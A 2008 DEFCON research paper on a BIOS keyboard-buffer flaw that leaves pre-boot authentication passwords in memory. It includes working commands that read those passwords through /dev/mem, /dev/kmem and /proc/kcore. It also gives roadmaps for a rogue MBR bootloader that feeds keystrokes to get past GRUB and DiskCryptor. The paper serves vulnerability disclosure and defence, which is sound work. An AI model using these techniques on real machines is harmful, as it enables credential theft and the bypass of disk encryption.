Bypassing pre-boot authentication passwords by instrumenting the BIOS keyboard buffer

Jonathan Brossard

▶ To cite this version:

Jonathan Brossard. Bypassing pre-boot authentication passwords by instrumenting the BIOS keyboard buffer: practical low level attacks against x86 pre-boot authentication software. DEFCON 16, DEFCON, Jul 2008, Las Vegas, United States. hal-04606156

HAL Id: hal-04606156
https://hal.science/hal-04606156

Submitted on 9 Jun 2024

HAL is a multi-disciplinary open access archive for the deposit and dissemination of scientific research documents, whether they are published or not. The documents may come from teaching and research institutions in France or abroad, or from public or private research centers.

L'archive ouverte pluridisciplinaire **HAL**, est destinée au dépôt et à la diffusion de documents scientifiques de niveau recherche, publiés ou non, émanant des établissements d'enseignement et de recherche français ou étrangers, des laboratoires publics ou privés.

Distributed under a Creative Commons Attribution 4.0 International License

Bypassing pre-boot authentication passwords by instrumenting the BIOS keyboard buffer (practical low level attacks against x86 pre-boot authentication softwares)

Jonathan Brossard - jonathan@ivizindia.com

Iviz Technosolutions Pvt. Ltd. , Kolkata, India

"The walls between art and engineering exist only in our minds." – Theo Jansen

Abstract. Pre-boot authentication softwares, in particular full hard disk encryption softwares, play a key role in preventing information theft[1]. Because Pre-boot authentication software programmers commonly make wrong assumptions about the inner workings of the BIOS interruptions responsible for handling keyboard input, they typically[1] use the BIOS API without flushing or intializing the BIOS internal keyboard buffer. Therefore, any user input including plain text passwords remains in memory at a given physical location. In this article, we first present a detailed analysis of this new class of vulnerability and generic exploits for Windows and Unix platforms under x86 architectures. Unlike current academical research aiming at extracting information from the RAM[2][3], our practical methodology does not require any physical access to the computer to extract plain text passwords from the physical memory. In a second part, we will present how this information leakage combined with usage of the BIOS API without careful initialization of the BIOS keyboard buffer can lead to computer reboot without console access and full security bypass of the pre-boot authentication pin if an attacker has enough privileges to modify the bootloader. Other related work include information leakage from CPU caches[4], reading physical memory thanks to firewire[5] and switching CPU modes[6].

1 Introduction

In a previous article[7] regarding BIOS passwords and CMOS security, we presented how BIOS passwords could be extracted from memory. In the present article, we will generalize our research to any pre-boot authentication software by first describing how password reading routines are implemented at bootloader level, then by describing attack scenarios under both Windows and *nix operating systems, and finally by studying

[1] cf: *Annexe A* for a non exhaustive list softwares vulnerable to plain text password leakage.

how password protected bootloaders can be rebooted without physical access, leading to a full security bypass.

In the rest of this article, otherwise explicitly mentioned, p4ssw0rd is the password to the target pre-boot authentication software, being it a BIOS password or a bootloader's pin.

In order to introduce the context in which pre-boot authentication softwares are executed, we will start with an overview of operating systems booting under x86 compatible architectures.

1.1 An overview of Operating Systems booting

Under the x86 architecture, the boot sequence can be divided in the following steps[8][9] :

- The CPU starts in Real Mode[10].
- All segment register are set to 0, cs is set to 0xFFFFFFF0.[11][12]. Quoting the Intel manual Vol 3A chapter 8-6 : "The EPROM containing the initialisation code must be present at this address." The "EPROM"[2] in question is indeed the BIOS.
- "BIOS POST (Power On Self Test)" checks (hardware checking : checks for RAM, bus, disks, etc) are performed[13].
- The BIOS loads the first 512 bytes of the Master Boot Record (bootloader bootstrapping) at address 0x0000:0x07C0 in RAM, and performs a far jump to this location, using int 0x19.
- The boot loader is responsible for booting the kernel (with optional parameters, possibly a big kernel, etc...).
- The kernel copies part of the BIOS Map to a "safe" location[14] (0x0:0x90000-0x0:0x901FF for Linux), performs some additional hardware detection and switches to Protected mode[15][16].

Starting from this point, an authentication process is not qualified of "pre-boot authentication" anymore. What can we infer from this booting schema regarding pre-boot authentication softwares and their APIs ?

[2] Nowadays, BIOSes are not coded on EPROMs anymore, but on Programmable Read-only Nonvolatile RAM[12], similar to EEPROM

1.2 Pre-boot authentication : API and implementation

Given what we have seen previously, a pre-boot authentication software can be implemented in the BIOS itself (e.g.: a user BIOS password) or most probably, for obvious portability reasons, in the bootloader (lilo/grub, Vista's Bitlocker[17], or virtually any other pre-boot authentication software with or without full disk encryption capabilities).

Since there is no kernel in memory when this authentication software is run in RAM, the only API available to the programmer of a pre-boot authentication software is the BIOS API. This software might or might not add some kind of encryption to the disks, but it will surely need to ask the user for a password at a given moment[3]. Hence, we will now detail how the BIOS implements reading keystrokes from the keyboard...

1.3 Introducing the vulnerability : inner workings of BIOS interruption 0x16 and BIOS keyboard buffer hystheresis

The BIOS API offers interruption 0x16[18] to retrieve keystrokes from the keyboard. In particular, functions ah=0x01 checks (and reads) if a key has been pressed and function ah=0x00 reads this keystroke, returning the ASCII code of the keystroke in the AL register and its scancode (read by Int 0x09 - i.e.: IRQ1[19] - from the keyboard and placed into the buffer. This mechanism allows the use of extended keystrokes, e.g.: Alt+Shift+Keystroke) in the AH register.

We can verify that bootloaders like lilo actually use those interruptions to read input from the user[20] : cf *figure 1*.

```
236  drkbd:  mov     ah,#1           ; is a key pressed ?
237          int     0x16
238          jz      comcom          ; no -> done
239          xor     ah,ah           ; get the key
240          int     0x16
241          loop    drkbd
```

Fig. 1. Keyboard reading routine in lilo (file second.S taken from lilo 22.8).

But how is this mechanism made possible inside the BIOS itself ?

At boot time, a critical structure, the BIOS Data Area is created at location 0x0040:0x0000 in RAM. The keyboard contains an embedded

[3] Other authentication methods such as usb tokens, smartcards or biometry are out of the scope of this paper.

8042[21] microcontroller to continuously scan for keystrokes pressed or released, in real time, independently of the workload of the main CPU. Every time a keystroke is pressed or released, this microcontroller sends a scancode to a second microcontroller (PIC 8259[22]) present in the motherboard. This microcontroller unifies the two keystrokes sent when pressing and releasing a key and sends a unique scancode to the keyboard interrupt service routine (i.e.: the ISR of interruption 0x09, or physical IRQ 0x01). The keyboard ISR updates a critical structure created at boot time at location 0x40:0x00[23] : BIOS Data Area accordingly : cf *figure 2*. It contains several fileds related to keyboards functions[24] : cf *figure 3*.



Fig. 2. Keyboard handling overview under x86 compatible architectures.

The BIOS keyboard buffer is actually found at location 0x0040:0x001e. It is 32 bytes long. Since a keystroke is coded on two bytes (the first one for its ASCII code, the second one for its BIOS scancode), it can handle up to 16 keystrokes[4].

The pointers located at 0x0040:0x001A and 0x0040:0x001C keep track of how many keys are currently present inside the buffer, and how many have been read so far : therefore, if a user enters the password 'password',

---

[4] actually, the *enter* key is coded on a single byte, so the keyboard may contain a bit more than 16 keystrokes.

Physical Address	Size	Comments
0x0040:0x0017	[1 byte]	Keyboard shift flags 1 bits indicate the status of Insert/CapsLock/NumLock/ScrollLock/Alt/Control/Left Shift/Right Shift keys
0x0040:0x0018	[1 byte]	Keyboard shift flags 2 bits indicate the status of Insert/CapsLock/Numlock/ScrollLock/Pause/SysReg/Left Alt/Right Alt keys
(...)		
0x0040:0x001A	[2 bytes]	Pointer to the address of the next character in the Bios keyboard buffer
0x0040:0x001C	[2 bytes]	Pointer to the address of the last character in the Bios keyboard buffer
0x0040:0x001E	[32 bytes]	Bios keyboard buffer (capacity : 16 keystrokes)

Fig. 3. Elements of the BIOS Data Area relevant to keyboard handling.

the BIOS keyboard buffer would go through the following states between keystrokes : cf *figure 4*.



Fig. 4. Pointers evolution while entering keystrokes (using the keyboard...).

The main problem of this mechanism is that this buffer is not flushed after a key has been queried via interruption 0x16, function ah=0x00[18], while programmers may assume it is, only the pointer to the next key is updated : cf *figure 5*.

1.4 Verifying there is a vulnerability in a BIOS Password checking routine

To demonstrate the fact that most programmers will not be aware of this problem, let's verify how the programmers of the BIOS have implemented the user BIOS password feature inside the BIOS flash memory



Fig. 5. Pointers evolution while reading keystrokes (using int 0x16).

itself[5].

To do so, we will need a small 16 bytes BIOS shellcode (cf: *Annexe B : Shellcode.S*) to access physical memory via real addressing, in Real Mode, and display the content of memory at location 0x0040:0x001e.

Since this shellcode cannot be run from protected mode, we will craft a small USB bootloader to load and run it at boot time in real mode (cf: *Annexe C : SploitOS.S*) : cf *figure 6*.

```
[ Sploit OS : Real mode Bios hysteresis Poc ]
// Jonathan Brossard - jonathan@ivizindia.com - endrazine@gmail.com

--[ According to cr0, you are in real mode, ok

--[ Password (if any) is : p4ssw0rd

--[ Press any key to reboot
```

Fig. 6. Our simple bootloader running the 16b shellcode in real mode and revealing the Bios password.

As we can see, the programmers of the BIOS itself fail at properly flushing the BIOS keyboard buffer after use. Obviously, programmers of pre-boot authentication softwares won't be much more aware of the problem...

[5] I am using an Intel BIOS, version PE94510M.86A.0050.2007.0710.1559 (07/10/2007).

1.5 Passwords chaining

At this point, a careful reader may ask : "What happens if the user has to type two passwords before the bootloader loads and transfers control to the kernel ?" This is a perfectly valid question since it is absolutely possible to protect a computer with, for instance, both a BIOS password and a pre-boot authentication bootloader, or even to chain bootloaders.

Because the BIOS keyboard buffer is a rotative buffer, like explained in *figure 5*, if the user enters multiple input during the boot sequence, the keystrokes will simply be concatedated in the BIOS keyboard buffer (separated by a 0x1a character corresponding to the carriage return keystroke). Practically, it means that we can retrieve multiple passwords or commands in the very same way we would retrieve a single password.

Now that we have a better understanding of the vulnerability, let's move to actual exploitation under Microsoft Windows, and then under *nix platforms.

2 Retrieving pre-boot authentication passwords under Windows

Windows (from Windows 95 to Vista) is running, like every modern OS, under Protected Mode to enable paging, segmentation, and multitasking. It is therefore impossible to access physical addresses directly : if we want to get access to a memory location, we will have to use virtual adressing and only the Memory Management Unit[25] will be able to translate it into a physical address which we will not even know...

To circumvent protections of Protected Mode and segmentation, a first strategy could be to switch the OS back to Real Mode. This would require modifying the value of control register cr0, hence require ring 0 privileges[11]. It could be implemented as a kernel driver, but would be highly non portable across versions of the Windows kernel, plus it would require special privileges.

An other strategy, to disable segmentation and access the full physical memory in read or even write mode would be to switch to System Management Mode to run our shellcode in 16 bits mode. Such an attack has been proved to be practical, assuming the attacker has root privileges, under OpenBSD[6].

But actually, all we need is a small "shell" allowing us to access the first few kilobytes of physical memory in read mode, and optionally to do a few raw calls to BIOS interruptions to display the content of the BIOS keyboard buffer. Fortunatelly, the MS-DOS compatibility mode of Microsoft Windows provides just that : it takes advantage of Intel CPU's V86 Mode[11], to allow 16 bits programs execution under ring 3. Some privileged operations like raw access to disks via Interruptions 0x13 will

be disabled, but we have access to Int 0x10 and even MS-DOS's Int 0x21 without restrictions. And since this mode uses Real Addressing and allows access to the first 1 MB of physical memory in read mode[10], we can run our previous 16b BIOS shellcode (Shellcode.S) without any modification. It is really just a matter of compiling the code and placing it in a file with an extention ".COM", after verifying that it is 4b aligned[6], and run our binary[7] : cf *figure 7*.

```
Microsoft Windows [version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrateur>cd bureau

C:\DOCUME~1\ADMINI~1\Bureau>sploit.COM
       p4ssw0rd
C:\DOCUME~1\ADMINI~1\Bureau>
```

Fig. 7. Successful exploitation under Windows 2003.

The benefits of this method are obvious : it is portable across every version of Windows from 95 to Vista [8]. And more importantly, this exploitation technique requires no special privileges. Notably, Microsoft Vista Ultimate edition with Bitlocker's disk encryption and TPM enabled is vulnerable to this attack.

3 Retrieving pre-boot authentication passwords under *nix

Retrieving the content of the BIOS keyboard buffer from Windows was quite easy because its MS-DOS emulation wrapper around V86 mode let us access the first megabyte of physical memory in read mode without restrictions.

Unfortunately, there is no such "real mode + physical memory read shell" under most Unixes. Virtual machines and emulators running from userland emulate the Interruptions entirely, and will not allow us to retrieve actual information from the BIOS keyboard buffer.

In fact, under Linux, there is a library, lrmi[26] (Linux Real Mode Interface), which is merely a wrapper around syscall 113 sys_vm86old.

[6] ... since we are not really using a 16 bits CPU, but emulating it over a 32 bits architecture.

[7] We are here using a French version of Windows Server 2003 SP2 Entreprise Edition.

[8] Actually, because of the imperfect emulation of 16 bits CPUs, there is one byte to change to make it work under the real 16 bits mode of the actual MS-DOS and Windows 95, so that the memory read actually points to the desired location.

Assuming we have IOPL(3) - i.e.: root privileges in practice, unless we find an arbitrary code execution bug in a service who has been granted IOPL(3), like Xorg -, by filling a dedicated datastructure specifying the values of input registers and calling this syscall, we can, from userland, have the kernel switch to V86 mode, issue an arbitrary BIOS Interrupt and present us the result in the form of the same datastructure. But we do not have read access to physical memory in real mode through this method, so we will not be able to read the BIOS keyboard buffer so easily[9]... cf *figure 8*.

```
33  struct LRMI_regs {
34          unsigned int edi;
35          unsigned int esi;
36          unsigned int ebp;
37          unsigned int reserved;
38          unsigned int ebx;
39          unsigned int edx;
40          unsigned int ecx;
41          unsigned int eax;
42          unsigned short int flags;
43          unsigned short int es;
44          unsigned short int ds;
45          unsigned short int fs;
46          unsigned short int gs;
47          unsigned short int ip;
48          unsigned short int cs;
49          unsigned short int sp;
50          unsigned short int ss;
51  };
```

Fig. 8. Linux Real Mode Interface (lrmi) data structure to V86 syscall as defined in lrmi.h.

That being said, there are other ways to access memory under Unix to bypass segmentation protections and read arbitrary physical memory locations. We will first focus on userland attacks and present a generic attack amongst Unix platforms from userland with root privileges, and secondly demonstrate an attack from Kernel Land in the form of a Linux Kernel Module.

[9] It may nonetheless be possible to use the lrmi library and allowed interruptions to copy the BIOS Data Area to an other place in memory. Or retrieve parts of memory in modified registers, since manipulating physical memory via the input parameters crafted into this datastructure is allowed...

3.1 Generic userland exploits against pre-boot authentication passwords under *nix

Solaris, *BSD and GNU/Linux provide a special device to access physical memory directly, at least in read mode[10] : the character device /dev/mem. Since it is really a mapping of the physical RAM of the system, all we need to do is to open /dev/mem in read mode, mmap() its first page and retrieve the content of the BIOS keyboard buffer starting from address 0x041e : cf *figure 9*.

```
root@blackbox:~# xxd -l 32 -s 0x041e  /dev/mem
000041e: 7019 3405 731f 731f 7711 300b 7213 6420  p.4.s.s.w.0.r.d
000042e: 0d1c 0d1c 0000 0000 0000 0000 0000 0000  ................
root@blackbox:~#
```

Fig. 9. Plain text password leakage via /dev/mem under *nix.

In a similar way, we could retrieve the BIOS keyboard buffer from the kernel memory itself, from userland, using the character device /dev/kmem[11] : cf *figure 10*.

```
root@blackbox:~# dd if=/dev/kmem ibs=1 skip=3221226526 count=32 2>/dev/null|xxd
0000000: 7019 3405 731f 731f 7711 300b 7213 6420  p.4.s.s.w.0.r.d
0000010: 0d1c 0d1c 0000 0000 0000 0000 0000 0000  ................
root@blackbox:~#
```

Fig. 10. Plain text password leakage via /dev/kmem under GNU/Linux.

Finally, we could retrieve the same information from the pseudo filesystem /proc if /proc/kcore is available[12]. This file presents the same information as /dev/kmem, the kernel memory (which we know contains a copy of the BIOS Data Area from paragraph 1), but has the structure of a core file. It is really just a matter of finding the right offset in the core file (0x141e) : cf *figure 11*.

Eventually, we managed to extract the content of the BIOS keyboard buffer from userland under Unix in a generic way. We coded a tool based on those experiments (cf: *Annexe D : generic.unix.sploit.c*) : cf *figure 12*.

---

[10] Under OpenBSD, this device is in read only mode even for root, if securelevel is set to secure mode 2[6].

[11] This experiment is run under a Linux kernel version 2.6.22, addresses will differ amongst *nix flavours because the kernel is not mmapped at the same address.

[12] It is enabled by default on most GNU/Linux distributions.

```
root@blackbox:~# xxd -l 32 -s 0x141e  /proc/kcore
000141e: 7019 3405 731f 731f 7711 300b 7213 6420  p.4.s.s.w.0.r.d
000142e: 0d1c 0d1c 0000 0000 0000 0000 0000 0000  ................
root@blackbox:~#
```

Fig. 11. Plain text password leakage via /proc/kcore under *nix.

```
root@blackbox:/home/jonathan/userland-unix# ./generic.unix.sploit -m

  [ Bios keyboard buffer hysteresis generic userland exploit for *nix. ]
  // Jonathan Brossard - jonathan@ivizindia.com - endrazine@gmail.com

  Tested under several flavours of GNU/Linux, *BSD and Solaris.

--[ Password (to the latest pre boot authentication software) : p4ssw0rd

root@blackbox:/home/jonathan/userland-unix#
```

Fig. 12. Our generic userland exploit running under *nix.

This exploit is really generic : it works not only against multiple pre-boot authentication softwares[13], but also amongst virtually any Unix[14] running under x86 (there is no BIOS otherwise) and providing one or the other of the above mentioned device drivers or the /proc pseudo filesystem[15].

Once covered user land exploitation, we will attempt to retrieve plain text passwords from the kernel.

3.2 Doing it the hard way : retrieving passwords from kernel land

In this section, we will focus on GNU/Linux exploitation only, from a kernel land scope.

Let's first of all verify that the BIOS Keyboard buffer is present in memory at location 0xC000041E[16] : cf *figure 13*.

We have coded an exploit in the form of a Linux Kernel Module (cf: *Annexe E : ksploit.c*) which will add a new entry to the /proc pseudo filesystem and display any password present in the BIOS keyboard buffer : cf *figure 14*.

---

[13] cf: *Annexe A*.

[14] Tested under FreeBSD 6.3, OpenBSD 4.0, OpenSolaris 5.11 and several GNU/Linux distributions including Gentoo 2006 and Ubuntu Gutsy.

[15] Even secure kernels hardened by the security patch from grsecurity[27] up to and including version 2.1.10 (current) are vulnerable to these attacks.

[16] Here, we are remotely debugging a 2.6.19 Linux kernel running under Gentoo 2006 inside Vmware Workstation 6.0 using gdb under Ubuntu[28].

```
root@blackbox:/home/jonathan# cd /usr/src/linux-2.6.19/
root@blackbox:/usr/src/linux-2.6.19# gdb ./vmlinux
GNU gdb 6.6-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
(...)
gdb $ target remote 127.0.0.1:8832
[New Thread 1]
(...)
0xc0103db0 in apic_timer_interrupt ()
gdb $ x /1s 0xC000041E
0xc000041e:     "p\0314\005s\037s\037w\0210\vr\023d"
gdb $
```

Fig. 13. GNU/Linux kernel debugging reveals plain text passwords.

```
root@blackbox:/home/jonathan/ksploit-proc/src# insmod ./ksploit.ko
root@blackbox:/home/jonathan/ksploit-proc/src# cat /proc/prebootpassword
Password to the latest pre boot authentication software) : p4ssw0rd
root@blackbox:/home/jonathan/ksploit-proc/src#
```

Fig. 14. Our Linux Kernel Module exploit adding a file containing plain text passwords under /proc.

Now that we know how to retrieve plain text passwords from pre-boot authentication softwares under both Windows and *nix operating systems, we will present how to use that information leakage to reboot the computer, to achieve a full security bypass of the pre-boot authentication defense.

4 Rebooting a computer protected with a pre-boot authentication password, without console access

Rebooting a computer can be helpful to an attacker in a large range of scenarios, being it to boot an other -possibly weaker- OS hosted on the same computer via a multi-boot bootloader like GNU Grub or Lilo in order to extend his control over the machine , to pass special kernel parameters to the OS at boot time[17], to load a modified kernel image, or any other attack scenario[29][30]...

Even if an attacker is able to retrieve the password to a pre-boot authentication process, will he be able to reboot the computer ? Will he be able to do it without physical access to the console ? Can he even be able to reboot it without knowing the password in some cases ? Those are the questions we will try to answer in this section.

[17] like rebooting GNU/Linux in single mode by appending 'init=/bin/sh' or such to the grub command line.

In this section, we focus exclusively on attacks against bootloaders. The general methodologies described can be adapted to BIOS passwords likewise, but they require some fair amount - read "non trivial fair amount"- of reverse engineering[31] and patching[30] on the BIOS flash ROM and are therefore too vendor specific to be aborded in this article. From now on, we also assume the attacker is granted enough privileges to modify the bootloader.

4.1 Remotely rebooting a pre-boot authentication protected machine without disk encryption via simple patching of the bootloader

If the password asked at boot time is not used to decrypt any portion of the hard disk[18], then bypassing the bootloader protection is relatively easy : an attacker with root privileges can simply replace the current bootloader with a new one, reconfigure the very same bootloader without a password, or if no configuration file is present on the filesystem and the bootloader is really custom, patch the password checking routine in the bootloader itself...

It is for instance quite easy to patch lilo so that it boots without timout, without verifying the checksums of its configuration files, or without prompting a password. In *figure 15*, we have patched lilo so that it installs a new bootloader, without modifying its configuration files[19], to boot the first valid kernel available immediatly, without asking for a password. For more details on patching bootloaders, the article *"Hacking Grub for fun and profit"*[29] by CoolQ in issue 63 of Phrack magazine is a good starting point.

In this simple case, knowledge of the pre-boot authentication password is not required, since the whole pre-boot authentication schema is bypassed thanks to the patch. Let us therefore now focus on the less trivial case of encypted partitions...

4.2 Remotely rebooting a pre-boot authentication protected machine with fully encrypted system partition via keyboard emulation : "bootloader in the middle" attack

In case the bootloader uses the password to decrypt the disks, a simple patching of the password routine will not suffice : the attacker really needs to have the bootloader decrypt the system partition[20].

[18] ... like in bootloaders a la Grub or Lilo.

[19] in particular the /boot/.map file, containing the meat of the configuration at boot time.

[20] One could also, quite inelegantly, try to retrieve the decryption algorithm by reverse engineering the bootloader and attempt to reimplement a decryption routine it in his own custom bootloader...

Fig. 15. Patched lilo rebooting without prompting for a password.

If the bootloader doesn't verify that the BIOS keyboard buffer is empty before asking for a password, it could be filled by an attacker so that when the bootloader actually calls interruption 0x16 to retrieve keys, the BIOS acts like the attacker was simultaneously typing a password from the console.

To fill the keyboard buffer before the bootloader itself tries to call interruption 0x16, we will need to insert our own rogue bootloader before the pre-boot authentication one, fill the buffer in some way, and then transfer execution back to the original bootloader.

Initializing the keyboard buffer could be done by writing directly to this buffer located at 0x40:0x1e and then update the pointers to the next and latest characters at locations 0x40:1c and 0x40:1a. But instead of writing directly to the BIOS Data Area, there is a more elegant way to handle this problem : microcontrollers (PIC) programming...

We have mentioned previously that the keyboard and the motherboard both contain Programmable Interrupt Controllers (PICs), that can be controlled[21] directly via I/O ports 0x60 and 0x64. By artificially forcing the 8042[21] microcontroller to send scancodes to the 8259[22] microcontroller, we can emulate the act of pressing and releasing a key on the keyboard : *cf : figure 16.*

---

[21] We will not detail the technicality envolved in this trick in this paper, but the interested reader can note that "The Art of Assembly"[23], in particular chapter 20 is a must read reference on that topic.



Fig. 16. Keystroke emulation via 8042 and 8259 microcontrollers programming.

The attack roadmap to install the rogue bootloader can therefore be divided into the following steps : *cf: figure 17.*

1) Open the device in read/write mode.
2) Search for a 512b buffer to store a backup of the MBR.
3) Copy the first sector of disk to the backup buffer.
4) Find the initial jump to MBR's code.
5) Write our own payload to that address, preserving the partition table and the final 0xaa signature marking the disk as bootable.

Fig. 17. Roadmap to install a rogue bootloader on the disk.

Once installed in place of the original bootloader, the rogue bootloader needs to fill in the BIOS keyboard buffer before restoring the old MBR and simulate[22] an interruption 0x19 to restart the bootstraping process.

[22] We could attempt to issue an actual int 0x19, but Ralf Brown reported that some non standard-compliant BIOSes modify the RAM when this interrupt is called. Plus we want our exploit to work against virtual machines, whose behavior during 0x19 is not known.

1) Use a delta offset trick to find our own location in memory.
2) Fill the Bios keyboard buffer using PIC 8048 and PIC 8259 programming.
3) Allocate a 10Ko buffer in the free RAM reserved to the BIOS.
4) Find the first bootable disk by checking if it is marked as bootable.
5) Read the first 20 sectors of disk in reserved free RAM.
6) Patch the disk with the backed up MBR.
7) Jump to our own code copied in RAM.
8) Load the old MBR in Ram at address 0x0000:0x7c00 .
9) Unallocate the reserved Bios memory if possible.
10) Jump to original bootloader's entry point at 0x0000:0x7c00 .

Fig. 18. Roadmap for the rogue "Invisible Man" bootloader during the “bootloader in the middle” attack.

The OS independant code of our rogue bootloader, called “Invisible Man”[23], implementing this “bootloader in the middle” attack can be found on *Annexe F*. We also provide an example of how to install this bootloader under a GNU/Linux environment in *Annexe G*.

To illustrate the attack, let’s consider the following scenario : an attacker has obtained root access to a GNU/Linux computer running Ubuntu. This computer has a second Operating System, Windows XP Professional SP2, installed on its own drive, fully encrypted using DiskCryptor version 0.2.6 (latest). Both the GNU/Linux and the Windows Operating Systems are loaded via a common Grub (version 0.97) bootloader, protected with an MD5 password hash. The attacker cannot simply mount the Windows partition from the compromised GNU/Linux, because of the AES encryption layer added by DiskCryptor. But since he has knowledge of both passwords[24], respectively *toto* and *titi*, the attacker is nonetheless decided to bypass both the Grub and the DiskCryptor pre-boot authentication routines to get the Windows OS booted.

Since there are really two passwords to enter in a row, the attacker will need to use the "password chaining" technique introduced earlier. Let’s detail a bit the sequence of keystrokes to be entered upon reboot :

– Because Grub is configured to boot silently without displaying the menu to the user in first place, the attacker first needs to simulate an *escape* keystroke to get access to the Grub menu. He will then select the desired OS by emulating the *up key* or *down key* and then the *enter* key.

– At this time, Grub will prompt for its password : the attacker needs to simulate the fact of entering the Grub password, *toto*, and then

[23] This attacks envolves keystrokes emulation by programming the 8042 PIC embedded inside the keyboard. Hence, removing the keyboard will make the exploit fail... this is why we called it “Invisible Man” and not “Invisible keyboard” for instance ;)

[24] Possibly thanks to the BIOS keyboard buffer hystheresis attack described in the first part of this paper...

press the *enter* key.

– Finally, DiskCryptor's authentication will request its password, *titi*, followed by a final *enter* keystroke.

Assuming Windows is the first Operating system in the Grub menu, the whole keystroke sequence to be simulated by the rogue bootloader at boottime is therefore : [escape][enter][t][o][t][o][enter][t][i][t][i][enter].

"Invisible Man" is able to initialize the BIOS keyboard buffer to simulate this complex keyboard sequence before transfering control to Grub. The installation of "Invisible Man" with the new password sequence is illustrated in *figure 19*.

```
  [*] Initial jump: 0x23 at position 0x2
  [*] Found 512 bytes buffer at offset 0x231d
  [*] backup of MBR successfull
  [*] Password:
[
toto
titi
]

  [*] Translated Password: [ 1b 4b 1c 74 14 6f 18 74 14 6f 18 1c 74 14 69 17 74 14 69 17 1c ]
  [*] Installed evil loader at offset 0x25
```

Fig. 19. Configuring "Invisible Man" to fill the BIOS keyboard buffer with a complex password sequence upon reboot.

Before the Windows splash screen finally appears, an observator looking at the screen of the computer would see something like *figure 20* where the first password entered below the grub menu is the Grub one, while the following one is the one of Diskcryptor.

The main limitation of this mechanism is the size of the BIOS keyboard buffer, which is only 32 bytes long. Since most keys -apart from several control characters like the *enter* key, coded on only one byte- are coded over two bytes, an attacker can contruct a sequence of about 16 keystrokes only. In practice, this means that if the DiskCryptor's password is longer than 16 characters, then the attack will fail.

Finally, if a pre-boot authentication software doesn't initialize the BIOS keyboard buffer before usage, it can be tricked into reading arbitrary input, apparently coming from the console, but in reality crafted by a "bootloader in the middle" like our "Invisible Man", installed by an attacker with enough privileges to modify the MBR, but without console access.

Fig. 20. The "Invisible Man" bypassing both Grub and DiskCryptor authentications by simulating a complex keyboard sequence via "password chaining".

5 Mitigating the vulnerabilities

